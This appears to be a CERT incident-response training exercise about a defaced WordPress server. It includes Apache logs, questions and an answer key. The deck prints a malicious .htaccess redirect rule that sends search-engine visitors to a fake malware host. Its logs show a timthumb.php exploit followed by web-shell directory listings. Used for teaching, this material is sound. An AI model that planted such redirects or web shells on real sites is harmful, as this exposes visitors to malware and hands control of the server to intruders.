

# Incident Response Exercise

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
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## [Company A's system]

OS: Debian Linux (6.0.5) [126.25.10.111]

Application: Web server(Apache)

- To promote services/products
- Install Webapp for info-share (since Aug/2011)
- Can ssh login to server only from internal network




One day, System admin of Company A got phone call ...

If I search "company A" on Google, I got strange message!

Hey Company A, I can not see your web site!

What is going on with our web??????



System Admin



# Exercise Scenario [Investigation by system admin]

System admin first accessed company A website.

➤ Web site seems working as usual. No visible error.


Sys admin also asked his colleagues to check the web.

➤ Some said that they got following errors...



## Two major issues( at this moment)

- Website url is in Google's blacklist
- Web server might be compromised



System admin had less knowledge about incident response.  
So they decide to leave this problem to AfricaCERT.





System admin shared with you only web server logs.

- Access log
- Rewrite log

Check these logs and fill in following answer sheet.



**CAUTION!**

**IP addresses and domain names in this exercise is fake.  
Please do not access these from your laptop which is  
internet connected.**



- Connect to the IP address:
- User: ais01, ais02, ..., ais20
- Password: same



## Question 1

[Duration of log: When the log begin and end?]

10:21-10:59

[in this log, how many unique IP accessed to web?]

## Question 2

[IP address of attacker. Pick up all that apply]

[Date and time of web site compromise]

## Question 3

[Describe what happen to users if they access to web site.]

[What is the root cause of this incident?]


## Question 4

[What Sys admin should do ?]

[What company A should do?]

## Question 5


- What We(AfricaCERT/JPCERT) can do for this case???



# HINTS AND CORRECT ANSWER



## Apache log format is “Combine”



### [Reference]

Apache HTTP server version 2.2 log file

<http://httpd.apache.org/docs/2.2/logs.html>

List up all the services and applications on this server



Pay attention to...

- Request
- Methods
- Status code



If you find any suspicious IP, then use grep  
To pick up any access from that IP



Upon investigation by system admin, it turned out that there is a suspicious . htaccess file on DocumentRoot directory

### [.htaccess content]

```
<IfModule mod_rewrite.c>←  
←  
RewriteEngine On←  
←  
RewriteCond %{HTTP_REFERER} ^.*(google|ask|yahoo|baidu|youtube|wikipedia|qq|excite|altavista|msn|net  
scape|aol|hotbot|goto|infoseek|mamma|alltheweb|lycos|search|metacrawler|bing|dogpile|facebook|twitte  
r|blog|live|myspace|mail|yandex|rambler|ya|aport|linkedin|flickr|nigma|liveinternet|vkontakte|webalt  
a|filesearch|yell|openstat|metabot|no19|zoneru|km|gigablast|entireweb|amfibi|dmoz|yippp|search|walhe  
llo|webcrawler|jayde|findwhat|teoma|euroseek|wisenuit|about|thunderstone|ixquick|terra|lookle|metaeur  
eka|searchspot|slider|topseven|allthesites|libero|clickey|galaxy|brainysearch|pocketflie|verygoodse  
arch|bellnet|freenet|fireball|fleuro|suchbot|acoon|cyber-content|devaro|fastbot|netzindex|abacho|al  
lesklar|suchnase|schnellsuche|sharelook|sucharchiv|suchbiene|suchmaschine|web-archiv).(.*)*←  
←  
RewriteRule ^(.*)$ http://personal-info.itkeys/forum/image.php?page=beb2436a164c6222 [R=301,L]←  
←  
</IfModule> ←
```

The time rewrite log had changed, What was happened in Access log?





## On website compromise cases...

Several possibility should be considered.

- Attackers login to the server by ssh and rewrite it.
- vulnerability in webapp
- vulnerability in language/framework(PHP/Tomcat)
- Vulnerability in Operating system(Linux, Win)/Server software(Apache, IIS, mysql)

All of these possibility should be in your mind



# How we identified the problem (Cont.)

## Next Wordpress...

???

```
128.207.79.41 - - [07/Aug/2012:10:22:49 +0900] "GET /wp/?p=15 HTTP/1.0" 200 9824 "-" "Mozilla/4.0 (c
2)"
158.10.111.95 - - [07/Aug/2012:10:22:52 +0900] "GET /wp/?feed=comments-rss2 HTTP/1.0" 200 1792 "http
cintosh; U; Intel Mac OS X 10_6_3; ja-jp) AppleWebKit/531.21.11 (KHTML, like Gecko) Version/4.0.4 Sa
191.41.160.172 - - [07/Aug/2012:10:22:59 +0900] "GET /wp/wp-content/themes/twentyten/timthumb.php HT
ndows NT 6.0; Trident/5.0)"
126.25.10.111 - - [07/Aug/2012:10:23:00 +0900] "GET /files/LATESTVERSION HTTP/1.0" 404 502 "-" "-"
79.250.208.226 - - [07/Aug/2012:10:23:00 +0900] "GET /robots.txt HTTP/1.0" 404 523 "-" "Mozilla/5.0
```

## Pick up all access from this guy.

```
191.41.160.172 - - [07/Aug/2012:10:29:50 +0900] "GET /wp/wp-content/themes/twentyten/timthumb.php HTTP/1.0" 400 299 "-" "Mozolla/5.0 (compatible; MSIE
ndows NT 6.0; Trident/5.0)"
191.41.160.172 - - [07/Aug/2012:10:30:50 +0900] "GET /wp/wp-content/themes/twentyten/timthumb.php HTTP/1.0" 400 299 "-" "Mozolla/5.0 (compatible; MSIE
ndows NT 6.0; Trident/5.0)"
191.41.160.172 - - [07/Aug/2012:10:31:50 +0900] "GET /wp/wp-content/themes/twentyten/timthumb.php HTTP/1.0" 400 299 "-" "Mozolla/5.0 (compatible; MSIE
ndows NT 6.0; Trident/5.0)"
```

???????



# How we identified the problem (Cont.)

## Check for 178.59.63.88



```
178.59.63.88 - - [07/Aug/2012:10:38:52 +0900] "GET /wp/wp-content/themes/twentyten/timthumb.php HTTP/1.1" 400 336 "-" "Mozilla/5.0 (Windows NT 5.1; rv:14.0) Gecko/20100101 Firefox/14.0.1"
178.59.63.88 - - [07/Aug/2012:10:39:01 +0900] "GET /wp/wp-content/themes/twentyten/timthumb.php?src=http://flickr.com/logo.php HTTP/1.1" 200 12497 "-" "Mozilla/5.0 (Windows NT 5.1; rv:14.0) Gecko/20100101 Firefox/14.0.1"
178.59.63.88 - - [07/Aug/2012:10:39:29 +0900] "GET /wp/wp-content/themes/twentyten/cache/fe8ee9e17fd6d431b5c58c0038e40de5.php HTTP/1.1" 200 5411 "-" "Mozilla/5.0 (Windows NT 5.1; rv:14.0) Gecko/20100101 Firefox/14.0.1"
178.59.63.88 - - [07/Aug/2012:10:39:33 +0900] "GET /wp/wp-content/themes/twentyten/cache/fe8ee9e17fd6d431b5c58c0038e40de5.php?act=ls&d=%2Fvar%2Fwww%2Ffake%2F&sort=0a HTTP/1.1" 200 5507 "http://www.news.itkeys/wp/wp-content/themes/twentyten/cache/fe8ee9e17fd6d431b5c58c0038e40de5.php" "Mozilla/5.0 (Windows NT 5.1; rv:14.0) Gecko/20100101 Firefox/14.0.1"
178.59.63.88 - - [07/Aug/2012:10:39:39 +0900] "POST /wp/wp-content/themes/twentyten/cache/fe8ee9e17fd6d431b5c58c0038e40de5.php?act=ls&d=%2Fvar%2Fwww%2Ffake%2F&sort=0a HTTP/1.1" 200 5585 "http://www.news.itkeys/wp/wp-content/themes/twentyten/cache/fe8ee9e17fd6d431b5c58c0038e40de5.php?act=ls&d=%2Fvar%2Fwww%2Ffake%2F&sort=0a" "Mozilla/5.0 (Windows NT 5.1; rv:14.0) Gecko/20100101 Firefox/14.0.1"
178.59.63.88 - - [07/Aug/2012:10:39:45 +0900] "GET /web.php HTTP/1.1" 200 5535 "-" "Mozilla/5.0 (Windows NT 5.1; rv:14.0) Gecko/20100101 Firefox/14.0.1"
178.59.63.88 - - [07/Aug/2012:10:40:09 +0900] "POST /web.php HTTP/1.1" 200 4546 "http://www.news.itkeys/web.php" "Mozilla/5.0 (Windows NT 5.1; rv:14.0) Gecko/20100101 Firefox/14.0.1"
178.59.63.88 - - [07/Aug/2012:10:40:11 +0900] "GET /web.php?act=ls&d=%2Fvar%2Fwww%2Ffake%2F&sort=0a HTTP/1.1" 200 5587 "http://www.news.itkeys/web.php" "Mozilla/5.0 (Windows NT 5.1; rv:14.0) Gecko/20100101 Firefox/14.0.1"
```

# How we identified the problem (Cont.)

## Compare logs

```
126.25.10.111 - - [07/Aug/2012:10:41:21 +0900] "GET /files/LATESTVERSION HTTP/1.0" 404 502 "-" "-"
124.181.40.246 - - [07/Aug/2012:10:41:21 +0900] "GET /robots.txt HTTP/1.0" 404 527 "-" "Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; .NET CLR 1.0.3705; .NET CLR 1.1.4322)"
126.25.10.111 - - [07/Aug/2012:10:41:21 +0900] "GET /files/LATESTVERSION HTTP/1.0" 404 502 "-" "-"
178.59.63.88 - - [07/Aug/2012:10:41:27 +0900] "POST /web.php?act=ls&d=%2Fvar%2Fwww%2Ffake%2F&sort=0a HTTP/1.1" 200 5655 "http://www.news.itkeys/web.php?act=ls&d=%2Fvar%2Fwww%2Ffake%2F&sort=0a" "Mozilla/5.0 (Windows NT 5.1; rv:14.0) Gecko/20100101 Firefox/14.0.1"
126.25.10.111 - - [07/Aug/2012:10:41:28 +0900] "GET /files/LATESTVERSION HTTP/1.0" 404 502 "-" "-"
158.10.111.95 - - [07/Aug/2012:10:41:28 +0900] "GET /robots.txt HTTP/1.0" 301 676 "http://www.yahoo.com/search?q=antivirus" "Mozilla/5.0 (Windows NT 5.1) AppleWebKit/535.2 (KHTML, like Gecko) Chrome/15.0.874.120 Safari/535.2"
126.25.10.111 - - [07/Aug/2012:10:41:28 +0900] "GET /files/LATESTVERSION HTTP/1.0" 404 502 "-" "-"
65.86.51.76 - - [07/Aug/2012:10:41:28 +0900] "GET /wp/?p=4 HTTP/1.0" 200 10101 "-" "Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 5.1; Trident/4.0; .NET CLR 2.0.50727; .NET CLR 3.0.04506.30; .NET CLR 3.0.04506.648)"
```

## Access log

```
158.10.111.95 - - [07/Aug/2012:10:41:28 +0900] [www.news.itkeys/sid#7fba2f0dfd40][rid#7fba2fbf2900/initial] (3) [perdir /var/www/fake/] strip per-dir prefix: /var/www/fake/robots.txt -> robots.txt
158.10.111.95 - - [07/Aug/2012:10:41:28 +0900] [www.news.itkeys/sid#7fba2f0dfd40][rid#7fba2fbf2900/initial] (3) [perdir /var/www/fake/] applying pattern '^.*(.*$)' to uri 'robots.txt'
158.10.111.95 - - [07/Aug/2012:10:41:28 +0900] [www.news.itkeys/sid#7fba2f0dfd40][rid#7fba2fbf2900/initial] (4) [perdir /var/www/fake/] RewriteCond: input='http://www.yahoo.com/search?q=antivirus' pattern='^(.*(google|ask|yahoo|baidu|youtube|wikipedia|qq|excite|altavista|mns|netscape|aol|hotbot|goto|infoseek|mamma|alltheweb|lycos|search|metacrawler|bing|dogpile|facebook|twitter|blog|live|myspace|mail|yandex|rambler|ya|aport|linkedin|flickr|nigma|liveinternet|vkontakte|webalta|filesearch|yell|openstat|metabot|nol9|zoneru|km|gigablast|entireweb|amfibi|dmoz|yip|yippy|search|walhello|webcrawler|jayde|findwhat|teoma|euroseek|wisenu|about|thunderstone|ixquick|terra|lookle|metaeureka|searchspot|slider|topseven|allthesites|libero|clickey|galaxy|brainysearch|pocketflier|verygoodsearch|bellnet|freenet|fireball|flemiro|suchbot|acoon|cyber-content|devaro|fastbot|netzindex|abacho|allesklar|suchnase|schnellsuche|sharelook|sucharchiv|suchbiene|suchmaschine|web-archiv).(*)' => matched
158.10.111.95 - - [07/Aug/2012:10:41:28 +0900] [www.news.itkeys/sid#7fba2f0dfd40][rid#7fba2fbf2900/initial] (2) [perdir /var/www/fake/] rewrite 'robots.txt' -> 'http://personal-info.itkeys/forum/image.php?page=beb2436a164c6222'
```

## Rewrite log

[keyword]

- WordPress and timthumb.php
- Access from multiple ip addresses
- Rewrite log says access from search engines are redirected to suspicious page.

Now you know how it happened?





## Question 1

[Duration of log: When the log begin and end?]

Begin: 07/Aug/2012:10:21:53

End: 07/Aug/2012:10:59:36

[in this log, how many unique IP accessed to web?]

78 unique IP addresses ( including one for sys admin)

## Question 2

[IP address of attacker. Pick up all that apply]

178.59.63.88

133.98.200.152

191.41.160.172

[Date and time of web site compromise]

[from 178.59.63.88]

2012/08/07 10:38:52 to 10:50:43

[133.98.200.152]

2012/08/07 10:23:59 and 10:24:29

[191.41.160.172]

2012/08/07 10:22:59 to 2012/08/07 10:24:49 (every minutes)

## Question 3

[Describe what happen to users if they access to web site.]

After 10:41, users are redirected to ...

<http://personal-info.itkeys/forum/image.php?page=beb2436a164c6222>

After 10:50, users are redirected to ...

<http://image-server.itkeys/forum/image.php?page=beb2436a164c6222>

[What is the root cause of this incident?]

Vulnerability in WordPress plugin, timthumb.php

JPCERT/CC WEEKLY REPORT 2011-08-10

【3】WordPress の TimThumb スクリプトに脆弱性

<http://www.jpCERT.or.jp/wr/2011/wr113001.html#3>

## Question 4

[What Sys admin should do ?]

discussion

[What company A should do?]

discussion


## Question 5

- What We(AfricaCERT/JPCERT) can do for this case???


discussion

# Malicious PHP tool

Enable bad guys to do any operation via web browser.



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Can execute command



## .htaccess file

Redirect users to arbitrary sites base on the condition.

## .htaccess file from compromised web server

```
<IfModule mod_rewrite.c>←  
←  
RewriteEngine On←  
←  
RewriteCond %{HTTP_REFERER} ^.*(google|ask|yahoo|baidu|youtube|wikipedia|qq|excite|altavista|msn|net  
scape|aol|hotbot|goto|infoseek|mamma|alltheweb|lycos|search|metacrawler|bing|dogpile|facebook|twitte  
r|blog|live|myspace|mail|yandex|rambler|ya|aort|linkedin|flickr|nigma|liveinternet|vkontakte|webalt  
a|filesearch|yell|openstat|metabot|no19|zoneru|km|gigablast|entireweb|amfibi|dmoz|yippy|search|walhe  
llo|webcrawler|jayde|findwhat|teoma|euroseek|wisenut|about|thunderstone|ixquick|terra|lookle|metaeur  
eka|searchspot|slider|topseven|allthesites|libero|clicky|galaxy|brainysearch|pocketflir|verygoodse  
arch|bellnet|freenet|fireball|fleuro|suchbot|acon|cyber-content|devaro|fastbot|netzindex|abacho|al  
lesklar|suchnase|schnellsuche|sharelook|sucharchiv|suchbiene|suchmaschine|web-archiv).(*)←  
←  
RewriteRule ^(.*)$ http://personal-info.itkeys/forum/image.php?page=beb2436a164c6222 [R=301,L]←  
←  
</IfModule> ←
```

Cases like this (put the malicious .htaccess that redirect users to malware site) can be seen so often.

# List of vulnerable sites

There are several lists of vulnerable site in the internet.

